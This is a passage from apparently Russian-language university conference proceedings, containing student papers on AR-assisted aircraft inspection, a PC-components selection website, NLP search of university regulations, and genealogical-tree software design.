Ключевые слова: общетехнический осмотр, дополненная реальность, Мобильное автоматизированное рабочее место контроллера, технологическая сборка, модуль AR Vision, Teamcenter, NX.

Key words: general technical inspection, augmented reality, technological assembly, Mobile automatization controller's workplace, module AR Vision, Teamcenter, NX.

Общетехнический осмотр является одним из основных этапов проверки качества изделия на авиационном заводе, в ходе которого проверяется правильность установки элементов техсборки, комплектация, наличие дефектов. От качества осмотра зависит качество, скорость изготовления продукции, прибыльность и репутация предприятия. Поэтому важно улучшать процесс проведения общетехнического осмотра за счет повышения удобства, автоматизации процесса осмотра.

Данную задачу поможет реализовать технология дополненной реальности, с помощью которой можно отображать 3D-модель технологической сборки, аннотации, конструкторскую документацию, точки мест расположения дефектов на изделии поверх изображения с камеры планшетов (рисунок 1). Таким образом отпадет необходимость использовать бумажные эскизы, перемещаться к ПЭВМ для уточнения информации по техсборке, не поместившейся на бумагу и искать, описывать места расположения дефектов.




Рисунок – 1 Проведение общетехнического осмотра с AR

На рисунке 2 представлен прототип программного обеспечения «ОТО AR». В этом приложении можно загрузить файл 3D-модели техсборки, наложить ее на реальное изделие, просмотреть описания к дефектам, деталям, отметить точки мест дефектов, сохранить данные и перейти в приложение «Мобильный АРМ Контроллера», используемое сейчас контроллерами в цехах.




Рисунок – 2 Прототип приложения «ОТО AR»

Приложение «ОТО AR» будет взаимодействовать с тремя системами: AR Vision, от которого получит данные позиционирования и трекинга, «Мобильным АРМ Контроллера», от которого получит данные о дефектах и осмотрах, и Teamcenter-ом, с которого загрузятся файлы 3D-эскизов, подготовленные в модуле «3D-эскизирования» под NX.

Также для позиционирования и трекинга необходимо установить базовые станции НТС по периметру в цехе и прикрепить трекер Vive Tracker 2.0 к планшету (рисунок 3). Работает данная система за счет передачи инфракрасных сигналов с точностью 0,5 – 1,13 мм.



Рисунок – 3 Схема позиционирования модели в цехе

Проведение опытных испытаний в цехе авиационного завода показало эффективность и работоспособность технологии. Применение дополненной реальности в процессах проведения ОТО позволит упростить выполнение операций общетехнического осмотра, снизит умственную нагрузку, долю человеческих ошибок, а значит улучшит качество работы, увеличит производительность труда.

Таким образом, за счет применения дополненной реальности процесс проведения общетехнического осмотра оптимизируется. Применение технологии избавит от необходимости создания бумажных эскизов изделия, перемещений к ПЭВМ, поиска и описания мест расположения дефектов, а также обеспечит большую интеграцию с информационными системами завода.

На данный момент приложение «ОТО AR» находится на стадии тестирования и дорабатывается с учетом требований контроллеров цехов. В дальнейшей планируется доработать сервер визуализации для 3D эскизов, добавить 3D аннотации к каждому элементу техборки, оптимизировать программу под мощности планшетов и добавить интерактивные руководства по работе в программе.

СПИСОК ИСТОЧНИКОВ

1. Трофимова, Е. AR-технология, несущая экономический эффект // Control engineering. 2017. №5 (71). С. 19-25.
2. Феофанов А. Н., Охмат А. В., Бердюгин А. В. VR/AR-технологии и их применение в машиностроении // Автоматизация и моделирование в проектировании и управлении. 2019. №4 (6). С. 44-48.
3. Решетникова Е. С., Усатая Т. В., Курзаева Л. В. Разработка метода визуализации производственных объектов с применением технологий дополненной реальности // Программные системы и вычислительные методы. 2021. № 1. С. 10-21.
4. Tariq Masood, Johannes Egger Augmented Reality in Support of Industry 4.0 // Implementation Challenges and Success Factors. – UK: University of Cambridge, 2019.

УДК 004.4

Щелкунова Марина Евгеньевна, кандидат технических наук, доцент, доцент кафедры «Проектирование, управление и разработка информационных систем»,

Комсомольский-на-Амуре государственный университет

Shchelkunova Marina Evgenievna, Candidate of Engineering Sciences, Associate Professor, Associate Professor «Design, management and development of information systems»,

Komsomolsk-na-Amure State University

Бердников Владислав Евгеньевич, студент, Комсомольский-на-Амуре государственный университет

Berdnikov Vladislav Evgenievich, student of Komsomolsk-na-Amure State University

КОММЕРЧЕСКО-ИНФОРМАЦИОННЫЙ САЙТ ДЛЯ АНАЛИЗА И ВЫБОРА КОМПЛЕКТУЮЩИХ

A COMMERCIAL AND INFORMATION SITE FOR THE ANALYSIS AND SELECTION OF COMPONENTS

Аннотация. Данная работа посвящена разработке сайта для анализа и выбора комплектующих. Был выполнен анализ способов и составлен список услуг для пользователей. Использование сайта позволит упростить покупку компьютера и подбор компонентов, так же будет предоставлена информация о комплектующих и возможность выбора операционной системы.

Abstract. This work is devoted to the development of a site for the analysis and selection of components. The analysis of ways and the list of services for users was made. Using the site will make it easier to buy a computer and select components, as will be provided with information about components and the ability to choose an operating system.

Ключевые слова: подбор комплектующих, пакеты услуг, информация о комплектующих, Figma, разработка сайта.

Key words: selection of components, service packages, component information, Figma, website development.

В наше время не все пользователи могут самостоятельно собрать себе компьютер и многие предпочитают получить совет или готовую сборку. Сайт разрабатывается, чтобы упростить выбор комплектующих и приобрести компьютер нужной конфигурации, для решения определённых задач: работа, учёба, игры, работа с графикой.

Комплектующие нужны для полного функционирования компьютера. Центральный процессор – важная деталь компьютера, которая выполняет одну из важнейших ролей в производительности в программах, играх и любых вычислительных задачах. Видеокарта – отвечает за формирование и вывод изображения на экран монитора. Материнская плата – является связующим звеном между всеми остальными компонентами. Оперативная память – временная память, в которую подгружаются все запускаемые программы на компьютере, процессы, текстуры. Блок питания – подключается к электросети и служит для снабжения постоянным током всех других компонентов компьютера. Накопитель – как правило это жёсткий диск (HDD) и SSD, память, на которой постоянно хранятся все файлы пользователя.

Актуальность разработки сайта для онлайн-подборки компонентов не вызывает сомнений, так как не все люди хотят тратить время на изучение комплектующих и их совместимость с другими комплектующими для качественной сборки, процедура покупки максимальна простая и доступная, достаточно только связаться со специалистом через сайт и написать примерный ценовой диапазон.

Можно выделить основную цель разработки сайта – анализ и автоматизация сборки комплектующих. Было проведено сравнение сайтов, схожих с рассматриваемой функциональностью (таблица 1). В магазине DNS присутствуют возможность самостоятельно выбрать комплектующие, в то время как Юлмарт и Ситилинк такой функцией не облают.

Таблица 1 – Сравнение сайтов с выбором комплектующих


Параметры	DNS	Юлмарт	Ситилинк	Разрабатываемый сайт
Простота анализа комплектующих	+	+	+	-
Возможность самостоятельно выбрать комплектующие	+	-	-	+
Обратная связь	+	+	+	+
Удобство работы	+	-	-	+
Универсальность	-	-	-	+
Популярность	+	+	+	-
Доступность	+	+	+	+

Приведённый анализ позволяет сделать вывод, что данный проект уступает известным магазинам популярностью и простотой анализа комплектующих. Присутствует универсальность в виде практической договорённости между клиентом и специалистом, а также возможность выбора комплектующих из разных магазинов.

Для данного сайта были разработаны пакеты услуг, первый из них диагностика, в него включается – поиск неисправности и оценка технического состояния устройства. Далее идёт выборка комплектующих, ею занимается специалист с заранее обговорён-

ными условиями с заказчиком. И завершает список услуг сама сборка компьютера, на этом этапе все комплектующие подобраны и производится проверка совместимости, после удачной проверки сборка считается завершённой.

Как говорилось ранее, сайт будет предлагать клиенту возможность онлайн заказать сборку компьютера специалистом. На рисунке 1 приведен эскиз экранной формы сайта для подачи заявки.



ОСТАВИТЬ ЗАЯВКУ

ИМЯ

EMAIL

ВАШЕ СООБЩЕНИЕ

ОТПРАВИТЬ

Рисунок 1 – Связь со специалистом

Для упрощения подбора комплектующих, пользователь сможет оставлять заявку на покупку комплектующих на определённую сумму по основным компонентам сборки, после чего начинается диалог со специалистом, где пользователь может обсудить все детали заказа, на этом этапе можно определиться с выбором услуг. Эскиз страницы сайта с выбором услуг приведен на рисунке 2.

Диагностика	Выборка комплектующих	Сборка ПК
Проверка работоспособности ПК Диагностика текущей сборки	Выборка комплектующих Проверка совместимости комплектующих Поиск выгодных цен Частичная консультация	Пакет "Выборка комплектующих" Добавляется ещё 2 варианта сборки Полная консультация по сборке и всем комплектующим
250 Р	350 Р	500 Р

Рисунок 2 – Услуги

После оформления заказа, производится тщательный подбор комплектующих с учетом их совместимости. Также, будет представлен выбор на установку операционной системы. После завершения процесса сборки, будет получен итоговый результат по двум параметрам: цена, технические данные.

Взаимодействие между клиентом и специалистом будет проходить по электронной почте, адрес которой указывается в заявке (см. рисунок 1).

Для разработки сайта планируется использовать язык программирования php на движке wordpress.

Заключение

В работе на основе анализа известных сайтов по подбору комплектующих для ПК составлен список необходимых услуг для пользователей. Предложена концепция сайта. Использование сайта позволит упростить покупку компьютера и подбор компонентов.

СПИСОК ИСПОЛЬЗОВАННЫХ ИСТОЧНИКОВ

1. Соколов, М. В. Разработка сайта «Здоровое питание человека» / М. В. Соколов, М. Е. Щелкунова // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы IV Всероссийской национальной научной конференции студентов, аспирантов и молодых ученых. В 4-х частях, Комсомольск-на-Амуре, 12–16 апреля 2021 года / Редколлегия: Э.А. Дмитриев (отв. ред.), А.В. Космынин (зам. отв. ред.). Том Часть 3. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2021. – С. 311-314.

2. Соколов, М. В. Разработка интернет-магазина по ведению здорового образа жизни / М. В. Соколов, М. Е. Щелкунова // Актуальные проблемы информационно-телекоммуникационных технологий и математического моделирования в современной науке и промышленности : Материалы I Международной научно-практической конференции молодых учёных, Комсомольск-на-Амуре, 20–25 марта 2021 года. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2021. – С. 222-225.

3. Ли, Ш. Разработка сайта для мебельного салона / Ш. Ли, М. Е. Щелкунова // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы III Всероссийской национальной научной конференции студентов, аспирантов и молодых ученых. В 3-х частях, Комсомольск-на-Амуре, 06–10 апреля 2020 года / Редколлегия: Э.А. Дмитриев (отв. ред.) [и др.]. Том Часть 2. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2020. – С. 305-307.

4. Криночкин, И. А. Проектирование web-приложения для туристического агентства / И. А. Криночкин, М. Е. Щелкунова // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы V Всероссийской национальной научной конференции молодых учёных. В 4-х частях, Комсомольск-на-Амуре, 11–15 апреля 2022 года / Редколлегия: А.В. Космынин (отв. ред.) [и др.]. Том Часть 1. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2022. – С. 404-406.

УДК 004.4

Щелкунова Марина Евгеньевна, кандидат технических наук, доцент, доцент кафедры «Проектирование, управление и разработка информационных систем»,
Комсомольский-на-Амуре государственный университет

Shchelkunova Marina Evgenievna, Candidate of Engineering Sciences, Associate Professor,
Associate Professor of the Department «Design, management and development
of information systems», Komsomolsk-na-Amure State University

Иванов Максим Алексеевич, студент, Комсомольский-на-Амуре государственный
университет

Ivanov Maxim Alekseevich, student of Komsomolsk-na-Amure State University

АНАЛИЗ РЕШЕНИЯ ЗАДАЧИ ВЕДЕНИЯ НОРМАТИВНОЙ ДОКУМЕНТАЦИИ УНИВЕРСИТЕТА

ANALYSIS OF THE SOLUTION OF THE TASK OF CONDUCTING REGULATORY DOCUMENTATION OF THE UNIVERSITY

Аннотация. В статье рассматривается алгоритм, который будет лежать в основе решения задачи ведения нормативной документации университета. Разрабатываемый алгоритм предназначен для поиска аналогичного текста в разных нормативных документах с помощью нейронных сетей. Такой алгоритм поможет устранить проблемы, возника-

ющие в процессе ведения нормативной документации. Для использования такого алгоритма рассматривается разработка настольного приложения с графическим интерфейсом пользователя. Также рассматривается каким образом пользователь будет взаимодействовать с разрабатываемым приложением.

Abstract. The article discusses the algorithm that will be the basis for solving the problem of maintaining the university's regulatory documentation. The algorithm being developed is designed to search for similar text in different regulatory documents using neural networks. Such an algorithm will help to eliminate problems that arise in the process of maintaining regulatory documentation. To use such an algorithm, the development of a desktop application with a graphical user interface is considered. It is also considered how the user will interact with the application being developed.

Ключевые слова: обработка естественного языка, графический интерфейс, анализ текста, искусственный интеллект, нейронные сети, нормативная документация, диаграмма прецедентов.

Key words: natural language processing, graphical interface, text analysis, artificial intelligence, neural networks, regulatory documentation, precedent diagram.

Введение

Различные нормативные документы могут содержать аналогичную информацию, которая должна быть включена в разрабатываемый или изменяемый нормативный документ. Проблемой поиска такой аналогичной информации может стать то, что аналогичная информация может быть перефразирована, что затрудняет поиск такой информации и в некоторых случаях с такой задачей может справиться только человеческое восприятие.

Целью разрабатываемой методики является поиск решения такой задачи с использованием инструментов, способных анализировать текст и находить аналогичную информацию. Для достижения поставленной цели необходимо рассмотреть возможность использования нейронной сети, с помощью которой станет возможным поиск текста посредством обработки естественного языка. Также необходимо определить, каким образом пользователь будет взаимодействовать с разрабатываемой программой.

Анализ текста при помощи нейронной сети

В настоящее время системы обработки естественного языка находят широкое применение в прикладных задачах. Такая технология позволяет проводить анализ текстов, помогая определять классификацию текста, проверять его содержание либо анализировать тональность.

В случае поиска аналогичного текста среди документов подойдет нейросеть, решающая задачу классификации. В работе [1] авторами рассматриваются способы классификации неструктурированных текстов при решении задачи построения моделей классификации текста. Используя результаты данной работы, можно разработать методику ведения нормативных документов с использованием нейронной сети, которая бы классифицировала текст.

Используя классификатор текста, можно определять категорию, к которой принадлежит текст. Для этого проводится анализ с помощью обработки естественного языка после чего такому тексту будет назначен набор предопределенных тегов или категорий на основе его содержимого. За счет такого подхода поиск аналогичной информации в различных документах будет упрощен.

Задачи классификации можно разделить на два типа:

1 бинарная классификация, которая позволяет определить релевантность предложенного пользователю документа;

2 мультиклассовая классификация позволяет определить тематику документа и отнести его к одному из сотни тематических классов.

Для задачи поиска аналогичных текстов подойдет бинарная классификация, так как для ведения нормативных документов следует проводить поиск искомого текста в документах с проверкой на степень соответствия, так как аналогичные по смыслу предложения в тексте могут иметь разные формулировки.

До недавнего времени для решения большинства задач обработки естественного языка требовался тщательный выбор архитектуры, а также ручной сбор и обработка признаков. Однако теперь сформировали общий подход для решения задач NLP (от англ. natural language processing) с использованием нейросети.

Обычно для решения такой задачи реализуют конвейер:

1 На первом этапе выполняют разбиение текста на предложения и разбиение предложений на отдельные слова.

2 Затем выделяют такие признаки токенов, которые не зависят от соседних с токеном слов. Один из самых часто используемых таких признаков является часть речи.

3 Определяют значимость слов, встречающихся в тексте, и отсеивают стоп-слова, то есть такие слова, которые являются вспомогательными, поэтому не несут смысловой нагрузки, например, предлоги и союзы. При статистическом анализе текста такие слова создают много шума, так как появляются чаще, чем остальные. Поэтому их отмечают, как стоп-слова и отсеивают.

4 Исключают кореференции – отношения между компонентами высказывания, в котором имена ссылаются на один и тот же объект. Человек может проследить взаимосвязь таких отношений от предложения к предложению, основываясь на контексте. Но модель обработки естественного языка не сможет самостоятельно исключить кореференции, так как она рассматривает всего одно предложение за раз.

5 Строят дерево, в котором каждый токен имеет единственного родителя. Корнем может быть главный глагол. Также устанавливают тип связи между двумя словами.

6 Выполняют перевод обработанного текста в векторную форму.

7 Разрабатывают модель в зависимости от поставленной цели. Например, модель для классификации или генерации новых текстов.

Такой конвейер содержит все наиболее типичные этапы и подходы, позволяющие извлекать практическую пользу из обработки естественного языка.

Программное обеспечение для ведения нормативной документации

Перед разработкой методики и программного обеспечения, решающих задачу классификации, необходимо определиться, как пользователь будет взаимодействовать с программой. Для этого были сформулированы входные данные, которые пользователь будет вводить через графический интерфейс пользователя, а также выходные данные, которые пользователь получит в результате выполнения программы:

- входные данные: фрагмент текста, который подлежит изменению и новый фрагмент текста;

- выходные данные: список документов, в которых найден фрагмент, подлежащий изменению.

Зная, каким образом пользователь будет взаимодействовать с программой, можно построить диаграмму прецедентов, наглядно демонстрирующую этот процесс (рисунки 1).




Рисунок 1 – Процесс взаимодействия пользователя с программой

Заключение

В данной работе были рассмотрены способы анализа содержимого нормативных документов университета. Определена актуальность, сформулированы цель и задачи. Исследована область нейронных сетей, изучающая сторону вопроса обработки естественного языка. А также определен способ взаимодействия пользователя с разрабатываемой программой.

СПИСОК ИСТОЧНИКОВ

1. Жбанов, В. А. Анализ моделей нейронных сетей для классификации неструктурированных текстов / В. А. Жбанов, Е. Б. Абарникова // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : материалы v Всероссийской национальной научной конференции молодых учёных, Комсомольск-на-Амуре, 11-15 апреля 2022 г. : в 4 ч. / редкол. : А. В. Космынин (отв. ред.) [и др.]. – Комсомольск-на-Амуре : ФГБОУ ВО «КнАГУ», 2022. – Ч. 1. – С. 374-378.

УДК 004.4

Щелкунова Марина Евгеньевна, кандидат технических наук, доцент, доцент кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет
 Shchelkunova Marina Evgenievna, Candidate of Engineering Sciences, Associate Professor, Associate Professor of the Department «Design, management and development of information systems», Komsomolsk-na-Amure State University
 Мастевной Сергей Сергеевич, студент, Комсомольский-на-Амуре государственный университет
 Mastevnoy Sergey Sergeevich, student of Komsomolsk-na-Amure State University

РАЗРАБОТКА ПРОГРАММНОГО ОБЕСПЕЧЕНИЯ ПО ПОДДЕРЖКЕ ГЕНЕАЛОГИЧЕСКИХ ДЕРЕВЬЕВ

SOFTWARE DEVELOPMENT FOR SUPPORTING GENEALOGICAL TREES

Аннотация. Данная работа посвящена разработке программного обеспечения по поддержке генеалогических деревьев. В работе рассмотрены бизнес-требования к программному обеспечению, требования пользователей, функциональные требования, нефункциональные требования. Также были рассмотрены ограничения системы, внешние

сущности, хранилище данных, списки подсистем и данных. На основе вышеперечисленного были составлены диаграммы функциональных требований к системе в нотации DFD разных уровней.

Abstract. This work is devoted to the development of software to support genealogical trees. The article considers business requirements to software, user requirements, functional requirements, non-functional requirements. The limitations of the system, external entities, the right data, subsystem and data lists were also considered. Based on the above, diagrams of the functional requirements for the system in DFD notation of different levels were drawn up.

Ключевые слова: генеалогическое дерево, информационные системы, бизнес-требования, функциональные требования, нотация DFD.

Key words: genealogical tree, information systems, business requirements, functional requirements, DFD notation.

В настоящее время у населения возрос интерес к изучению истории семьи. В связи с этим на рынке появилась услуга по составлению генеалогических деревьев. Компании по созданию генеалогических деревьев создают клиентам на заказ их фамильные деревья на основе данных, которые представляют сами заказчики. Недостатком существующих программ по составлению генеалогических деревьев является отсутствие подключенных к ним баз данных. Из этого вытекает последствие в виде значительных временных затрат на создание специальных генеалогических деревьев, составленных на основе запроса пользователя. Таковым, например, является демонстрация всех предков, потомков или братьев и сестер конкретной персоны.

Разрабатываемое программное обеспечение (ПО) решает эту проблему путем возможности изменения данных и моментального вывода генеалогического дерева. Это возможно, в частности, из-за подключенной базы данных к создаваемому приложению.

Можно выделить следующие бизнес-требования к ПО:

- увеличение эффективности составителей генеалогических деревьев;
- уменьшение нагрузки на менеджеров;
- возможное уменьшение затрат на зарплаты.

Разрабатываемое ПО автоматизирует хранение информации о персонах и их связях и построение генеалогического дерева по запросу пользователя.

К требованиям пользователей можно отнести:

- самостоятельное добавление новой персоны;
- самостоятельное редактирование персон и их связей;
- самостоятельное удаление персон;
- выбор вида генеалогического дерева;
- отображение запроса в виде генеалогического дерева.

Пользователь должен иметь возможность выполняться задачи, определенные бизнес-требованиями. Для этого нужно разобраться в функциональности ПО, в основе которой лежат функциональные требования.

Функциональные требования для ПО «Генеалогические деревья»:

- добавить новую персону и связь;
- отредактировать информацию о персоне или связи;
- удалить персону;
- выбрать персону из выпадающего списка;
- построить дерево.

Далее рассмотрим нефункциональные требования продукта. Они описывают цели и атрибуты качества.

К нефункциональным требованиям относятся:

- использование горячих клавиш;
- оптимизация под менее мощные компьютеры;
- простой и понятный интерфейс.

Следующим этапом является разработка функциональной модели.

В границы моделирования входит следующее описание.

Основной задачей разрабатываемой системы является визуализация в виде дерева запрошенной информации по имеющейся базе данных. Сотрудник или пользователь должны иметь возможность добавлять, удалять и редактировать записи базы данных. Система должна иметь ряд ограничений в качестве безопасности. Система должна иметь перечень возможных запросов, по которым и будет происходить построение необходимого пользователю.

Исходя из описания можно выделить следующие ограничения:

- 1 участники связи не могут быть одним и тем же человеком;
- 2 на двух персон приходится только одна связь;
- 3 персоны со связью «мужья-жены» должны быть разного пола;
- 4 каждая персону может иметь связь «мужья-жены» лишь с одним человеком;
- 5 для создания связи «родители-дети» года рождения персон должны отличаться;
- 6 для удаления персоны у нее не должно быть связи с другой персоной.

В модели будут представлены следующие внешние сущности:

- заказчик генеалогического древа;
- составитель генеалогических деревьев.

Список подсистем программного обеспечения, которые будут задействованы в модели:

- 1 добавление новой персоны и связи:
 - проверить корректность введенных данных;
 - добавить персону.
- 2 редактирование информации о персоне или связи:
 - выбрать персону из списка;
 - проверить корректность изменяемых данных;
 - внести изменения.
- 3 удаление информации о персоне:
 - выбрать персону из списка;
 - проверить наличие связи;
 - удалить персону;
- 4 построение дерева:
 - выбрать персону из списка;
 - выбрать тип дерева из списка;
 - проверить корректность запроса;
 - построить генеалогическое дерево.

В модели будет задействовано одно хранилище данных «Данные о персонах и связях». В нем будет храниться все информация и персонах, и их связях на текущий момент времени.

После будут определяться данные, которые будут передаваться среди внешних сущностей, хранилища данных подсистем и внутри них.

Список данных:

- 1 новая персону;
- 2 выбранная персону;
- 3 ошибка;
- 4 измененные данные;
- 5 список персон;
- 6 генеалогическое дерево;
- 7 список типов деревьев;
- 8 данные о персонах;
- 9 новые данные;

- 10 список связей;
- 11 удаляемая персона;
- 12 новые данные о персоне;
- 13 тип дерева.

На рисунках 1, 2 представлены диаграммы в нотации DFD. Стоит отметить, что аналогичными диаграммами при разработке ПО пользовались в статьях [1, 2, 3].




Рисунок 1 – Система по созданию генеалогических деревьев




Рисунок 2 – Процесс удаления персоны

Разработка ПО для компании по созданию и поддержке генеалогических деревьев будет осуществляться на языке программирования C# в среде разработки Visual Studio.

Исходя из этого, компании будет необходимо оборудование, соответствующие требованиям программы.

В работе выявлены бизнес-требования к программному обеспечению, требования пользователей, функциональные требования, нефункциональные требования. Функциональные требования для наглядности представлены в виде диаграмм потоков данных. На основании разработанных требований планируется создание программного обеспечения, позволяющего автоматизировать построение генеалогических деревьев.

СПИСОК ИСТОЧНИКОВ

1. Захарова, М. К. Разработка программного обеспечения для расчета расхода тепловой энергии / М. К. Захарова, М. Е. Щелкунова // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы V Всероссийской национальной научной конференции молодых учёных. В 4-х частях, Комсо-

мольск-на-Амуре, 11–15 апреля 2022 года / Редколлегия: А. В. Космынин (отв. ред.) [и др.]. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2022. – Ч.1. – С. 383-384.

2. Яковлев, А. С. Разработка программного обеспечения для игрового приложения «Я – турист» / А. С. Яковлев, А. Н. Петрова // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы V Всероссийской национальной научной конференции молодых учёных. В 4-х частях, Комсомольск-на-Амуре, 11–15 апреля 2022 года / Редколлегия: А. В. Космынин (отв. ред.) [и др.]. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2022. – Ч.1. – С. 476-478.

3. Ходжазода, Н. Н. Разработка сайта туристической компании / Н. Н. Ходжазода, Е. Б. Абарникова // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы III Всероссийской национальной научной конференции студентов, аспирантов и молодых ученых. В 3-х частях, Комсомольск-на-Амуре, 06-10 апреля 2020 года / Редколлегия: Э. А. Дмитриев (отв. ред.) [и др.]. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2020. – Ч.2. – С. 405-407.

УДК 004.4

Щелкунова Марина Евгеньевна, кандидат технических наук, доцент, доцент кафедры «Проектирование, управление и разработка информационных систем», Комсомольский-на-Амуре государственный университет
Shchelkunova Marina Evgenievna, Candidate of Engineering Sciences, Associate Professor, Associate Professor of the Department «Design, management and development of information systems», Komsomolsk-na-Amure State University
Мастевной Сергей Сергеевич, студент, Комсомольский-на-Амуре государственный университет
Mastevnoy Sergey Sergeyeovich, student of Komsomolsk-na-Amure State University

ПРОЕКТИРОВАНИЕ ИНФОРМАЦИОННОЙ СИСТЕМЫ ПО ПОДДЕРЖКЕ ГЕНЕАЛОГИЧЕСКИХ ДЕРЕВЬЕВ

DESIGN OF AN INFORMATION SYSTEM FOR SUPPORTING GENEALOGICAL TREES

Аннотация. Данная работа посвящена проектированию информационной системе по поддержке генеалогических деревьев. В работе рассмотрена предметная область, перечислены системные требования, выявлены классы объектов, актеры и прецеденты системы, на основе которых были созданы диаграмма прецедентов и диаграмма классов. Реализация программного компонента будет осуществляться в среде разработке Visual Studio.

Abstract. This work is devoted to the design of an information system to support genealogical trees. The article considers subject area, lists system requirements, identifies object classes, actors and precedents of the system, on the basis of which precedent diagram and class diagram were created. The implementation of the software component will be carried out in the development environment of Visual Studio.

Ключевые слова: генеалогическое дерево, проектирование, информационные системы, прецедент, диаграмма.

Key words: genealogical tree, design, information systems, precedent, diagram.

Введение

Относительно небольшая семья по прошествии нескольких поколений способна разрастись до больших размеров, а по прошествии еще пары десятков лет, она может стать настолько большой, что одни родственники не будут знать о других. Для решения подобных вопросов уже давно изобрели схему под названием «генеалогическое дерево».

В современное время все делают с помощью IT-технологий. Генеалогические деревья еще не успели обзавестись аналогичным сервисом, который не только проще, нагляднее и удобнее, но и безопаснее своего предка.

Во избежание ошибок и проблем при разработке каждую систему необходимо проектировать. Особенно это актуально в наше время, когда время является ценным ресурсом, а работа IT-специалиста довольно дорогая.

Основная часть

Компания выполняет заказ по проектированию генеалогического древа клиента, на основе предоставленных им данных. Система хранит в себе сведения о родственных связях между персонами и о каждой персоне в отдельности: Ф.И.О., пол, дату рождения, дату смерти и биографию. В системе предусмотрено три вида связи: «дети-родитель», «мужья-жены» и «братья-сестры». Система позволит выполнять работу с персонами и поиск по запросу. Работа с персонами включает в себя добавление, редактирование и удаление данных. Поиск по запросу представляет из себя выполнения заранее написанного алгоритма, поиска информации в архиве по конкретной персоне и выведении ее в виде дерева.

Компания предоставляет заказчику базу данных, хранящую их генеалогическое древо. К системе предъявляются требования:

- 7 права на работу с данными системы имеет заказчик и администратор;
- 8 пользователь системы должен иметь возможность осуществлять следующее:
 - а) находить для указанного члена семьи его детей;
 - б) находить для указанного члена семьи его родителей;
 - в) находить для указанной персоны братьев и сестер, если таковые есть;
 - г) получать список всех предков персоны;
 - д) получать список всех потомков персоны;
 - е) получать список всех родственников персоны;
 - ж) проследивать цепочку родственных связей от одной персоны до другой;
- 9 участники связи не могут быть одним и тем же человеком;
- 10 на двух персон приходится только одна связь;
- 11 персоны со связью «мужья-жены» должны быть разного пола;
- 12 каждая персоне может иметь связь «мужья-жены» лишь с одним человеком;
- 13 для создания связи «родители-дети» года рождения персон должны отличаться;
- 14 предусмотрен вывод запрошенной информации в виде дерева.

Далее были определены следующие классы объектов:

- персоне (Ф.И.О, пол, дата рождения, дата смерти, биография);
- связь (Ф.И.О первой персоны, Ф.И.О второй персоны, наименование связи).

Опираясь на разработанную спецификацию, был выбран актер: пользователь.

Прецеденты системы:

- работа с записями дерева;
- получение информации о персоне и связях.

К работе с записями дерева относится: добавление, удаление и редактирование информации о персоне и их связях.

Получение информации о персоне и связях включает в себя: обработку запроса и вывод результата в виде дерева. Результат вывода зависит от выбранного варианта поиска, который упоминался в перечне выше.

Далее в виде диаграммы прецедентов (рисунок 1) были визуализированы полученные ранее данные. На диаграмме отражены основные актеры, прецеденты и взаимодействия между ними.




Рисунок 1 – Диаграмма прецедентов

Дальнейшим этапом проектирования стало создание с помощью программы draw.io диаграммы классов (рисунок 2). Стоит отметить, что аналогичными методами при проектировании информационных систем пользовались в статьях [1 – 4].




Рисунок 2 – Диаграмма классов

Любая диаграмма при проектировании облегчает анализ данных и благодаря наглядности помогает более легко понять принципы программного компонента.

Реализация программного компонента информационной системы будет осуществляться в среде разработки Visual Studio с использованием языка программирования C# в операционной системе windows10.

Заключение

В работе рассмотрена предметная область, выполнено проектирование информационной системы по построению генеалогических деревьев, перечислены системные требования к системе. Реализация программного компонента будет осуществляться в среде разработки Visual Studio.

СПИСОК ИСТОЧНИКОВ

1. Захарова, М. К. Разработка программного обеспечения для расчета расхода тепловой энергии / М. К. Захарова, М. Е. Щелкунова // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы V Всероссийской национальной научной конференции молодых учёных. В 4-х частях, Комсомольск-на-Амуре, 11–15 апреля 2022 года / Редколлегия: А. В. Космынин (отв. ред.) [и

др.]. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2022. – Ч.1. – С. 383-384.

2. Разумовская, И. В. Разработка веб-приложения для учета обеспеченности комплекующих для проведения занятий в детском клубе технического творчества / И. В. Разумовская, А. Н. Петрова // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы V Всероссийской национальной научной конференции молодых учёных. В 4-х частях, Комсомольск-на-Амуре, 11–15 апреля 2022 года / Редколлегия: А. В. Космынин (отв. ред.) [и др.]. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2022. – Ч.1. – С. 446-448.

3. Баранова, С. В. Разработка сервиса получения онлайн-услуг по технологическому присоединению к инженерным сетям регионального сегмента / С. В. Баранова, А. Н. Петрова // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы III Всероссийской национальной научной конференции студентов, аспирантов и молодых ученых. В 3-х частях, Комсомольск-на-Амуре, 06–10 апреля 2020 года / Редколлегия: Э. А. Дмитриев (отв. ред.) [и др.]. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2020. – Ч. 2. – С. 221-224.

4. Сурков, В. А. Проектирование программного обеспечения для обувной фабрики / В. А. Сурков, М. Е. Щелкунова // Молодежь и наука: актуальные проблемы фундаментальных и прикладных исследований : Материалы V Всероссийской национальной научной конференции молодых учёных. В 4-х частях, Комсомольск-на-Амуре, 11–15 апреля 2022 года / Редколлегия: А. В. Космынин (отв. ред.) [и др.]. – Комсомольск-на-Амуре : Комсомольский-на-Амуре государственный университет, 2022. – Ч.1. – С. 462-464.

УДК 004.4

Щелкунова Марина Евгеньевна, кандидат технических наук, доцент, доцент кафедры «Проектирование, управление и разработка информационных систем»,
Комсомольский-на-Амуре государственный университет

